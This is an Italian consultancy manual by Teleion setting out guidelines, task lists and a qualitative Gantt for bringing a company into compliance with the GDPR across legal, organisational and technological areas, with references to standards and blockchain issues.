Aldo Pedico

ADEGUAMENTO TECNOLOGICO AL

GDPR

LINEE GUIDA

IN QUESTA VERSIONE SONO STATI INSERITI RIFERIMENTI ALLE PROBLEMATICHE DI ADEGUAMENTO DERIVANTI DALL'USO DEL PROTOCOLLO BLOCKCHAIN

TELEION®

Titolo _____ Pag.

CONTATTI

PEDICO ALDO – email: a.pedico@teleion.it; tel.: +39 348 22 44 924

DATA DI AGGIORNAMENTO: 01/03/2022
DATA DI CREAZIONE: 03/09/2016
VERSIONE: 4

PREFAZIONE

Scopo del manuale è fornire una linea guida per effettuare le attività necessarie all'adeguamento del Regolamento Generale per la Protezione dei Dati personali [Reg. (UE) 2016/679].

L'approccio utilizzato per la stesura prevede che siano indicate le normative di riferimento alle quali gli argomenti si riferiscono e la loro descrizione. La cronologia degli argomenti, introdotta come sezioni aventi senso logico completo, permette di affrontare il progetto di adeguamento, inizialmente, col metodo olistico sino ad arrivare, successivamente, ai livelli di dettaglio indicati negli articoli di legge, nei Working Party e nelle specifiche tecniche degli standard internazionali riferentesi alla cybersecurity.

La sezione 1 evidenzia gli aspetti legali che rendono necessario investire su un progetto di adeguamento alle normative.

La sezione 2 descrive le fasi tecniche e organizzative per realizzare il progetto vero e proprio.

La sezione 3 descrive in dettaglio tutti gli aspetti per affrontare il progetto di adeguamento al Regolamento. Particolare attenzione è stata posta nella descrizione delle attività necessarie ad affrontare il rischio di perdita, nell'accezione più ampia del termine, dei dati: ovvero alle misure organizzative e tecniche necessarie a garantire la protezione dei dati; nel caso specifico si fa riferimento alla strategia Data Loss Prevention (DLP).

La sezione 4 è un di cui della 3, perché affronta in maniera particolareggiata la Valutazione di Impatto, prevista dall'articolo 35 del Regolamento. Infatti, partendo dal Working Party WP248 articolo 29 dell'U.E. che stabilisce le linee guida, descrive una metodologia per tracciare un percorso di attività finalizzate ad analizzare in dettaglio i potenziali rischi cui i dati ed i trattamenti possono essere soggetti. L'aspetto più delicato che emerge dall'articolo 35 è il calcolo o valutazione del rischio; ad esso sono dedicati ampi spazi di trattazione all'interno di questa sezione, con particolare attenzione sia alla tecnologia Radio Frequency IDentification (RFID), utilizzando le linee guida del WP180, sia alle implicazioni derivanti dall'uso del protocollo Blockchain (in questo caso ho utilizzato i documenti citati nelle fonti 29 e 30 riportati nel capitolo successivo) corredando il tutto in una mia sintesi descritta nel capitolo "Blockchain & GDPR: SINTESI". La metodologia, che comprende le attività, i metodi e le tecniche, è un viatico per la predisposizione alla certificazione; anche in questo caso sono state utilizzate le indicazioni dello European Data Protection Board (EDPB) Linee Guida 1/2018 sulla certificazione e identificazione dei criteri di certificazione in conformità degli articoli 42 e 43 del Reg. UE 2016/679.

Particolare attenzione deve essere posta nella valutazione del rischio tecnologico e tecnico, come indicato nella sezione 4 e, per ottenere un risultato che sia sufficientemente conforme alle aspettative della legge, è opportuno riferirsi a standard internazionali. Allo scopo, nella sezione 5, si affrontano in dettaglio i controlli dei rischi, sfruttando le indicazioni degli standard internazionali sulla cybersecurity: PCI DSS, OWASP, CWE SANS. Questi standard forniscono una traccia sulle contromisure da adottare imposte dagli articoli 25 e 32. L'articolo 25 impone, in maniera molto chiara, l'uso di contromisure partendo dalle fasi di sviluppo sia dei trattamenti sia delle basi dati; una accortezza è riposta nella scrittura del software e nelle tecniche di test che dovrebbero essere utilizzate per verificare la debolezza di tutto l'impianto tecnico e tecnologico necessario a sviluppare e testare il software. L'articolo 32 impone l'uso di contromisure partendo dalle fasi di gestione dell'esercizio. Il rispetto di entrambi gli articoli permette di gestire l'intero sistema informatico, in tutte le sue fasi ed in tutti gli ambienti di lavoro, con un livello di organizzazione e sicurezza al di sotto del quale il rischio è elevato. Le tecniche di test di riferimento sono: RASP, WAF, SAST, DAST, IAST, Penetration Test.

Le sezioni 6, 7, 8, 9 e 10 descrivono particolari aspetti che devono essere oggetto di attenzione sia nelle attività di progetto di adeguamento sia nelle specifiche organizzative, tecniche e tecnologiche.
La sezione 11 contiene le descrizioni di termini o concetti utilizzati in questo manuale.

I seguenti documenti sono indispensabili per l'applicazione di questo standard.

1. *Integrazione degli artt. 25 e 32, dei Considerando (84) e (94) Reg. (UE) 2016/679*
2. WP180: per le applicazioni RFID adottato 11 FEB 2011, *http://ec.europa.eu/justice/data–protection/article–29/documentation/opinion–recommendation/files/2011/wp180_annex_en.pdf*
3. WP242: *Guidelines on the right to data portability*
4. WP243: *Guidelines to Data Protection Officer (DPO/RPD) Adottate il 13 dicembre 2016; Versione emendata e adottata in data 5 aprile 2017*
5. WP248 rev.01 modificate e adottate da ultimo 4 OTT 2017: *Linee guida in materia di VdI sulla protezione dei dati e determinazione della possibilità che il trattamento "possa presentare un rischio elevato" ai fini del regolamento (UE) 2016/679; adottate il 4 aprile 2017 come modificate e adottate da ultimo il 4 ottobre 2017.* Sito web: *http://ec.europa.eu/justice/data–protection/index_en.htm*
6. WP259: *Linee guida sul consenso al trattamento dei dati 2018–04–16*
7. Smart Grid Task Force 2012–14: *Data Protection Impact Assessment Template for Smart Grid and Smart Metering Systems*
8. Direttiva UE 2016–1148: *misure di sicurezza delle reti e dei sistemi informativi*
9. DL 18–5–2018 n.65: *per attuazione Direttiva (UE) 2016–1148 misure sicurezza delle reti e dei sistemi informativi*
10. EDPB Guidelines 1/2018: *on certification and identifying certification criteria in accordance with Articles 42 and 43 of the Regulation 2016/679*
11. ISO/IEC 29134: *Information technology – Security techniques – Privacy Impact Assessment Guidelines*
12. ISO/IEC 27000: *Information technology – Security techniques – Information Security Management Systems – Overview and vocabulary.*
13. ISO/IEC 29100. *Information technology –Security techniques – Privacy framework.*
14. La Valutazione d'Impatto tecnologica *fa riferimento alla metodologia ed alle tecniche definite dalle norme: ISO/IEC 29134, WP248, WP180, PCI DSS, OWASP, CWE SANS*
15. 2013 The OWASP Foundation *Copyright © 2003*
16. CWE SANS - *Copyright © 2011 http://cwe.mitre.org/top25/*
17. CHECKMARX – *Source Code Analysis Technologies*
18. NIST TN 1945: *Email authentication mechanisms*
19. NIST SP 800-30r1: *Information Security-RM*
20. NIST SP 800-53: *Security and Privacy Controls for Information Syst. and Org.*
21. NIST SP 800-18r1: *Guide for Developing Security Plans for Federal Information System*
22. NIST SP 800-53A: *Assessing Security and Privacy Controls in Information Syst. and Org.*
23. NIST SP 800-122: *Guide to protecting the Confidentiality of PII*
24. NIST SP 800-160: *System Security Engineering*
25. NIST SP 800-161: *Supply Chain RM Practices for FIS*
26. NIST: *Framework for Improving Critical Infrastructure*
27. NASA SP-2010-580: *Vol.1 System Safety Concept-Guidelines-Implementation*
28. PCI Security Standards Council: *consultare il sito: www.pcisecuritystandards.org*
29. EU Blockchain Observatory and Forum – An initiative of the European Commission: Blockchain and GDPR
30. CNIL - Blockchain & GDPR: Solutions for a responsible use of the blockchain in the context of personal data
31. 2015 IEEE – Blockchain: Decentralizing Privacy: Using Blockchain to Protect Personal Data dal sito https://ieeexplore.ieee.org/document/7163223
32. ENISA WP2018 O.2.2.5: Reinforcing trust and security in the area of electronic communication and online services – December 2018
33. Reg. UE 2019/881 Cybersecurity Act

SEZ. 1 – INTRODUZIONE

1. LEGENDA

1. *TdT*: Titolare del Trattamento dei dati
2. *RdT*: Responsabile del Trattamento dei dati
3. *RPD*: Responsabile della Protezione dei dati
4. *VdI*: Valutazione d'Impatto
5. *CdT*: Contitolare del Trattamento
6. *RTdT: R*appresentante del TdT
7. *RRdT:* Rappresentante del RdT

2. IL PROBLEMA

Dal 25 maggio 2018 è in attuazione il Regolamento UE 2016/679 del Parlamento Europeo e del Consiglio del 27 aprile 2016 *relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati e che abroga la direttiva 95/46/CE (Regolamento Generale sulla Protezione dei Dati).*

Il Regolamento Generale sulla Protezione dei Dati richiede la modifica delle procedure attualmente adottate dalle imprese nel trattamento dei dati personali.

In particolare, il Regolamento modifica le modalità con le quali i titolari del trattamento devono:

- adempiere ai propri obblighi nei confronti degli interessati, introducendo anche nuovi obblighi[1], e
- adottare incombenti organizzativi, introducendone anche di nuovi[2].

L'adeguamento alle norme del Regolamento Generale sulla Protezione dei Dati impone di intervenire anche su aspetti tecnici e organizzativi.

Le aziende che trattano dati devono valutare le norme con attenzione: il Regolamento prevede sanzioni che, per le violazioni più rilevanti caratterizzate da elementi di particolare gravità, arrivano fino a 20 milioni di euro o, se superiore, fino al 4% del fatturato mondiale totale annuo dell'esercizio precedente.

---

[1] *Come per esempio, l'obbligo di fornire agli interessati i dati in formato strutturato, di uso comune e leggibile da dispositivo automatico previsto all'art. 20 (portabilità dei dati) e l'obbligo di proteggere i dati fin dalla progettazione e per impostazione predefinita previsti all'art. 25.*

[2] *Come per esempio, gli adempimenti di tenuta del Registro delle attività di trattamento previsto all'art. 30, di realizzazione della VdI sulla protezione dei dati previsto all'art. 35, di consultazione preventiva previsto all'art. 36, di designazione del RPD previsto all'art. 37, di azione in caso di violazione dei dati personali (notifica al Garante della Privacy e comunicazione all'interessato) previsto agli artt. 33 e 34.*

3. LA PROPOSTA

L'efficace adempimento degli obblighi previsti dal Regolamento (UE) 2016/679 del Parlamento Europeo e del Consiglio del 27 aprile 2016 relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati e che abroga la direttiva 95/46/CE (Regolamento Generale sulla Protezione dei Dati) richiede una visione olistica della organizzazione e gestione aziendale e contestualmente l'intervento di competenze diverse che devono però agire in modo coordinato.

Per questo motivo è opportuno avvalersi di un gruppo composto da persone che abbiano esperienza legale, con competenza in materia di diritto della "privacy", in materia di organizzazione e gestione d'impresa e competenze tecnologiche informatiche.

4. LA MODALITÀ D'INTERVENTO

L'intervento si svolge secondo una struttura logica (non necessariamente strettamente sequenziale) che preveda:

a) incontri con i vostri referenti interni, di persona e/o da remoto, secondo necessità, per pianificare le attività da svolgere, valutare le attività svolte, condividere ed approfondire informazioni e tempistiche di svolgimento delle attività del processo;

b) raccolta di informazioni e documenti, utilizzando tool e check list che vi saranno messi a disposizione;

c) lavoro d'analisi delle informazioni e documenti raccolti;

d) elaborazione di report informativi;

e) implementazione delle misure d'adeguamento;

f) raccolta di informazioni e documenti sull'implementazione delle misure d'adeguamento;

g) informazione e formazione del personale addetto alla gestione dei dati;

h) report di verifica dell'implementazione delle misure d'adeguamento.

Le attività sono logicamente suddivise in tre aree: legale; organizzativa; tecnica e tecnologica; di seguito descritte.

4.1. AREA LEGALE (L)

È necessario valutare le modalità con le quali vengono adempiuti gli obblighi imposti dalle norme vigenti adeguandole alle modifiche introdotte dal Regolamento Generale sulla Protezione dei Dati.

In particolare, si acquisiranno informazioni su:

a) le diverse tipologie di processi che implicano il trattamento di dati personali (rapporti con clienti, fornitori, dipendenti ed altri collaboratori ed eventuali modalità ulteriori) e per ciascuno di essi, le tipologie di dati trattati e delle modalità del loro trattamento (finalità e base giuridica del trattamento, interessi perseguiti, destinatari dei dati, previsioni di trasferimento all'estero dei dati, periodo di conservazione, eventuale obbligo di fornire i dati e possibili conseguenze della mancata comunicazione, esistenza d'un processo decisionale automatizzato con informazioni sulla logica, importanza e conseguenze previste del trattamento, fonti dei dati) e gli adempimenti previsti dalle norme in materia di privacy (informativa, consenso, sicurezza, ecc.);

b) le risorse con le quali si procede al trattamento di dati (di proprietà o di terzi) e, per ciascuna di esse si acquisirà evidenza sia del luogo in cui sono localizzate sia delle misure di sicurezza previste;

c) le persone ed enti che condividono le scelte sulle finalità e le modalità di trattamento e/o collaborano al trattamento di dati e, per ciascuno di essi si acquisirà evidenza della relativa documentazione contrattuale.

Sulla base delle informazioni fornite, si opererà per favorire l'adeguamento delle procedure vigenti, e per eventualmente implementare nuove procedure.

Inoltre si valuta se e quando, in base alle circostanze, sarà necessario:

a) tenere il registro delle attività di trattamento;

b) realizzare la VdI sulla protezione dei dati;

c) realizzare la consultazione preventiva;

d) provvedere alla notifica al Garante della Privacy e alla comunicazione all'interessato in caso di violazione dei dati personali;

e) designare il RPD;

f) adempiere a codici di condotta approvati dal Garante della Privacy o dalla Commissione UE.

4.2. AREA ORGANIZZATIVA GESTIONALE (O)

Sul piano organizzativo è la progettazione dell'innovazione organizzativa, costituita dall'adozione della conformità al Regolamento (UE) n. 679/2016, è un processo logico volto ad implementare un modello di organizzazione aziendale che sia in grado di soddisfare requisiti espliciti (obiettivi e vincoli normativi, giuridici, aziendali ed economici) mediante una sequenza di scelte di risorse finanziarie, umane, tecnologiche, informative e temporali.

In tale contesto si tratta di implementare la compliance aziendale caratterizzando quindi un indirizzo che tende a responsabilizzare l'organizzazione come soggetto con norme sempre più di indirizzo rispetto all'approccio dirigistico del passato.

La progettazione dell'innovazione organizzativa, costituita dall'adozione della conformità al Regolamento Generale sulla Protezione dei Dati, è un processo logico volto ad implementare un modello di organizzazione aziendale che sia in grado di soddisfare requisiti espliciti (obiettivi e vincoli normativi, giuridici, aziendali ed economici) mediante una sequenza di scelte di: risorse finanziarie, umane, tecnologiche, informative e temporali.

L'obiettivo è quello di valutare preliminarmente l'organizzazione aziendale e aggiornarla adeguatamente per inserire i "contenuti" del Regolamento nell'ottica di un Sistema di Gestione integrato. Inoltre, questa fase predispone una struttura documentale che, attraverso l'integrazione e l'armonizzazione delle prescrizioni richiamate dal Regolamento Generale sulla Protezione dei Dati, possa produrre una serie di vantaggi quali:

a) *riduzione* delle duplicazioni, della burocrazia e quindi dei costi;

b) *minori* conflitti tra i diversi sistemi (integrazione del Sistema di Gestione dei dati personali nell'ambito del SG Qualità);

c) *approccio* unitario nella gestione del rischio (il Privacy Impact Assessment è "un di cui" del Risk Management);

d) *schema* di audit sia interno che esterno più efficiente ed efficace.


Inizialmente si effettua l'analisi della struttura della "società" e della "impresa" nonché delle informazioni relative al funzionamento dei processi aziendali sia di quelli principali che di quelli a supporto nonché di quelli necessari per il miglioramento continuativo dei processi stessi.

Questa attività sarà realizzata attraverso la valutazione della documentazione costituita dalle deleghe e procure, dalle procedure/protocolli/istruzioni, dall'organigramma, nonché dalle interviste con i responsabili della Società volte ad approfondire la conoscenza dei processi e del controllo sui medesimi con particolare riferimento ai processi che hanno un impatto sul "trattamento dei dati personali".


Successivamente si sviluppa l'analisi di tutta la documentazione esistente, a supporto del Sistema di Gestione per la Qualità e il rispetto di leggi (D.Lgs. 81/08, ecc.) si predisporrà una "griglia di controllo" per la valutazione della formalizzazione dei processi aziendali.

Lo schema sottostante esplicita il collocamento del Regolamento rispetto ai Sistemi di Gestione (es. Sistema di Gestione per la Qualità e la Sicurezza Informatica), alla Responsabilità Amministrativa per i reati commessi nell'interesse o a vantaggio dell'Ente e alla Gestione del rischio di impresa.

SCHEMA SISTEMA DI GESTIONE



SCHEMA SISTEMA DI GESTIONE SEMPLIFICATO



La valutazione del "contenitore" può essere fatta con l'analisi documentale iniziale e successivamente con la predisposizione di una "cross reference" tra quanto richiesto dal Regolamento (UE) e quanto rilevato nella fase di analisi.
Questo comporterà anche la redazione di una "gap analysis" per valutare le ulteriori attività da integrare.
Alla luce di quanto schematizzato il flusso del Piano Operativo prende l'avvio da un contatto con la Direzione Aziendale allo scopo di presentare il Gruppo di lavoro e la proposta generale di implementazione del Regolamento Generale sulla Protezione dei Dati che può culminare con la certificazione secondo lo schema ISDP 10003:2015 ("International Standard scheme of Data Protection").

Per consentire la stesura di un progetto operativo è quindi necessaria un'analisi della situazione esistente attraverso:

a) la valutazione della struttura documentale presente in azienda;

b) la considerazione delle aspettative della Direzione (in termini di obiettivi organizzativi, temporali ed economici) nel quadro della strategia competitiva per la crescita di valore dell'impresa.

Si tratta di acquisire i dati ed i requisiti di base necessari alla progettazione, la quale deve avere come obiettivo finale la soddisfazione degli interessi del Cliente tutelando anche gli interessi degli altri stakeholder.

L'intervento, a seguito dell'accettazione dell'offerta da parte del Cliente, si attiva con l'individuazione del referente aziendale e del team interno che collaborano con il Gruppo Operativo per:

a) pianificare le attività da svolgere, valutare le attività svolte, condividere ed approfondire informazioni e tempistiche di svolgimento delle attività del processo;

b) raccogliere informazioni e documenti, utilizzando idonei tool e check list;

c) analizzare le informazioni e i documenti raccolti;

d) formalizzare le procedure operative;

e) implementare le misure di adeguamento;

f) informare e formare il personale addetto alla gestione dei dati.

4.3. AREA TECNOLOGICA (T)

L'area tecnologica del Gruppo Operativo è caratterizzata da competenze nel settore delle tecnologie informatiche, in particolare nel settore della Sicurezza, del Disaster Recovery, della System Integration, dell'Information System Auditing, nella commercializzazione di prodotti per la protezione e classificazione dei dati, per la verifica statica e dinamica delle vulnerabilità del software, per la verifica delle compliance del software libero nonché per il salvataggio dei dati e del software.

Tali competenze sono necessarie per dare una risposta concreta ai requisiti richiesti dalle norme del Regolamento Generale sulla Protezione dei Dati ed in particolare ai seguenti aspetti:


a) protezione dei dati dalla progettazione (art. 25);
b) data loss e leak prevention (DLP) sia per le funzioni sia per le modalità (artt. 25 e 32);
c) application security (art. 25);
d) sicurezza del trattamento dei dati (art. 32 co. 1 e 2);
e) assistenza alla realizzazione della VdI sulla protezione dei dati (art. 35).

5. ELENCO DELLE ATTIVITÀ DI ADEGUAMENTO E GANTT QUALITATIVO

Passo	Attività	Chi svolge		
		L	O	T
1	Analizzare le tipologie di processi	X	X	
2	Analizzare le tipologie di dati trattati e delle modalità del loro trattamento	X	X	X
3	Acquisire informazioni	X	X	
4	Valutare il rispetto dei principi applicabili e la liceità del trattamento	X		
5	Valutare il rispetto degli obblighi di informativa e di documentazione contrattuale dei rapporti con contitolari, responsabili e incaricati	X		
6	Valutare l'adeguatezza delle procedure di gestione delle richieste degli interessati	X	X	
7	Valutare se si deve tenere il registro delle attività di trattamento	X		
8	Valutare se si deve realizzare la VdI (art. 35) e, se necessaria, fornire assistenza alla realizzazione	X		X
9	Valutare il rispetto delle norme in materia di trasferimento dei dati all'estero	X		
10	Valutare l'adeguatezza delle procedure per valutare se e quando provvedere alla notifica al Garante della Privacy e alla comunicazione all'interessato in caso di violazione dei dati personali	X	X	
11	Valutare se si deve designare il RPD (sezione 4)	X		
12	Valutare eventuali codici di condotta e meccanismi di certificazione applicabili	X	X	
13	Formalizzare il piano (GANTT) delle attività successive		X	X
14	Formalizzare le procedure operative		X	X
15	Implementare le misure di adeguamento		X	X
16	Valutare l'adeguatezza degli strumenti, dei sistemi protezione dei dati dalla progettazione e del software per l'application security (art. 25)			X
17	Analizzare i processi DLP sia per le funzioni sia per le modalità (art. 32)			X
18	Valutare l'adeguatezza degli strumenti e dei sistemi per la sicurezza del trattamento dei dati (art. 32 paragrafi 1 e 2)			X
19	Realizzare la Valutazione del Rischio			X
20	Realizzare Sessione formativa al TdT o RdT, se previsto al RPD e se richiesto al personale	X	X	X
21	Redigere la relazione finale	X	X	X

2 – La proposta

Chi fa che cosa – Gantt qualitativo



Pedico Aldo © - Teleion S.r.l via Ferrero 31 - 10098 Rivoli (TO) - Tel. 3482244924 – email: a.pedico@teleion.it 11

SEZ. 2 – CAPITOLATO PER L'ADEGUAMENTO AL REGOLAMENTO GENERALE SULLA PROTEZIONE DEI DATI

1. STESURA CAPITOLATO

FASE 1 – Capitolato per l'adeguamento al Regolamento Generale sulla Protezione dei Dati (Reg. (UE) 2016/679) *Studio di fattibilità*		
Passo	Attività	
1	Acquisizione di informazioni per stabilire gli adempimenti legali; tale attività è svolta dall'avvocato, in un giorno presso la sede del cliente. Tale attività richiede come interlocutore un responsabile legale o chi ne fa le veci.	
2	Acquisizione di informazioni per stabilire l'organizzazione della infrastruttura informatica; tale attività è svolta da Teleion, in un giorno presso la sede del cliente. Tale attività richiede come interlocutore un responsabile I.T. o chi ne fa le veci.	
3	Analisi delle informazioni per stabilire gli adempimenti legali; tale attività è svolta dall'avvocato presso la sede del proprio studio legale.	
4	Analisi delle informazioni per stabilire la coerenza con gli artt. 25 e 32 della (UE) 2016/679:	a) valutare l'adeguatezza degli strumenti, dei sistemi protezione dei dati dalla progettazione e del software per l'application security; b) valutare l'adeguatezza degli strumenti e dei sistemi per la sicurezza del trattamento dei dati. Le attività 4.a e 4.b sono svolte presso la sede Teleion.
5	Sarà fornita una relazione contenente:	a) l'elenco delle attività necessarie a soddisfare i requisiti legali con i tempi e i costi; b) l'elenco delle attività necessarie a soddisfare i requisiti tecnici e tecnologici con i tempi e i costi; c) il costo del servizio di assunzione del ruolo di RdT (Sez. 4, artt. 37, 38 e 39) comprendente le visite periodiche. c) i tempi e i costi per l'assistenza all'eventuale realizzazione della VdI (art. 35) d) i tempi e i costi per l'assistenza all'eventuale realizzazione del Registro delle attività di trattamento (art. 30).

2. STUDIO DI FATTIBILITÀ: ATTIVITÀ, TEMPI, COSTI, PRODOTTI PER LA REALIZZAZIONE

Attività	Tempi in gg/u	Costi in €

SEZ. 3 – ATTIVITÀ PER L'ADEGUAMENTO ALLE NORME DEL REGOLAMENTO (UE) 2016/679

1. ELENCO ATTIVITÀ DEL PIANO OPERATIVO

FASE 2: Attività per l'adeguamento al Regolamento Generale sulla Protezione dei Dati (Reg. (UE) 2016/679)	
Passo	Attività
Task A – Nel primo incontro col cliente: Kick Off	
1	Definizione degli obiettivi, delle date di inizio e fine (quando deve essere presentato lo Studio di Fattibilità)
2	Definizione del gruppo di lavoro e gli interlocutori
3	Definire il macro piano: fasi; check; risultati intermedi
4	Definire i criteri per gli incontri separati e congiunti
5	Stabilire se i controlli nella fase di adeguamento devono essere in ottica di certificazione
6	Richiedere se necessitano dell'assistenza in fase di VdI (art. 35)
Task B – Successivamente	
7	Valutare il rispetto dei principi applicabili e la liceità del trattamento
8	Valutare il rispetto degli obblighi di informativa e di documentazione contrattuale dei rapporti con contitolari, responsabili e incaricati
9	Valutare l'adeguatezza delle procedure di gestione delle richieste degli interessati (wp259 descritto di seguito)
10	Valutare il rispetto delle norme in materia di trasferimento dei dati all'estero
11	Valutare eventuali codici di condotta e meccanismi di certificazione applicabili prevista dalla sezione 5
12	Richiedere l'elenco dei macro processi
13	Elenco tipologie di dati trattati e delle modalità del loro trattamento
14	Acquisire informazioni su risorse con le quali si procede al trattamento di dati (di proprietà o di terzi)
15	Acquisire informazioni su modalità di trattamento e/o collaborano al trattamento di dati e evidenza della relativa documentazione contrattuale
16	Valutare se la persona giuridica è tenuta a tenere il registro delle attività di trattamento prevista dall'art. 30
17	Realizzare la Valutazione del Rischio
18	Valutare se la persona giuridica è tenuta a realizzare la VdI prevista dall'art. 35
19	Il cliente necessita di assistenza alla realizzazione della VdI
20	Valutare se è tenuta a provvedere alla notifica al Garante della Privacy e alla comunicazione all'interessato in caso di violazione dei dati personali
21	Valutare se la persona giuridica è tenuta a designare il RPD prevista dalla sezione 4
22	Valutare se è tenuta ad adempiere a codici di condotta approvati dalla Commissione UE
23	Stesura elenco degli strumenti e dei sistemi protezione dei dati dalla progettazione (vedi art. 25)
24	Stesura elenco dei processi DLP sia per le funzioni sia per le modalità (vedi artt. 25 e 32)
25	Stesura mappa dei prodotti (Artt. 25 e 32)
26	Realizzare Sessione formativa al TdT o RdT e, se previsto, al RPD
Task C – Redigere relazione finale	
27	Stesura del Gantt con le attività per l'adeguamento, i tempi, i costi e tipologia dei prodotti da utilizzare

2. ACQUISIZIONE INFORMAZIONI


Si procede ad acquisire le informazioni necessarie per valutare le attività da compiere per adeguarsi al Regolamento Generale per la Protezione dei Dati Personali. In particolare, utilizzando apposite check list e strumenti, si acquisiranno informazioni su: (i) Cliente e dati dell'impresa del Cliente, (ii) tipologie di processi, (iii) tipologie di dati trattati e modalità del loro trattamento, (iv) risorse utilizzate per il trattamento, (v) persone ed enti coinvolti nel trattamento, (vi) documentazione dei rapporti con persone ed enti coinvolti nel trattamento.

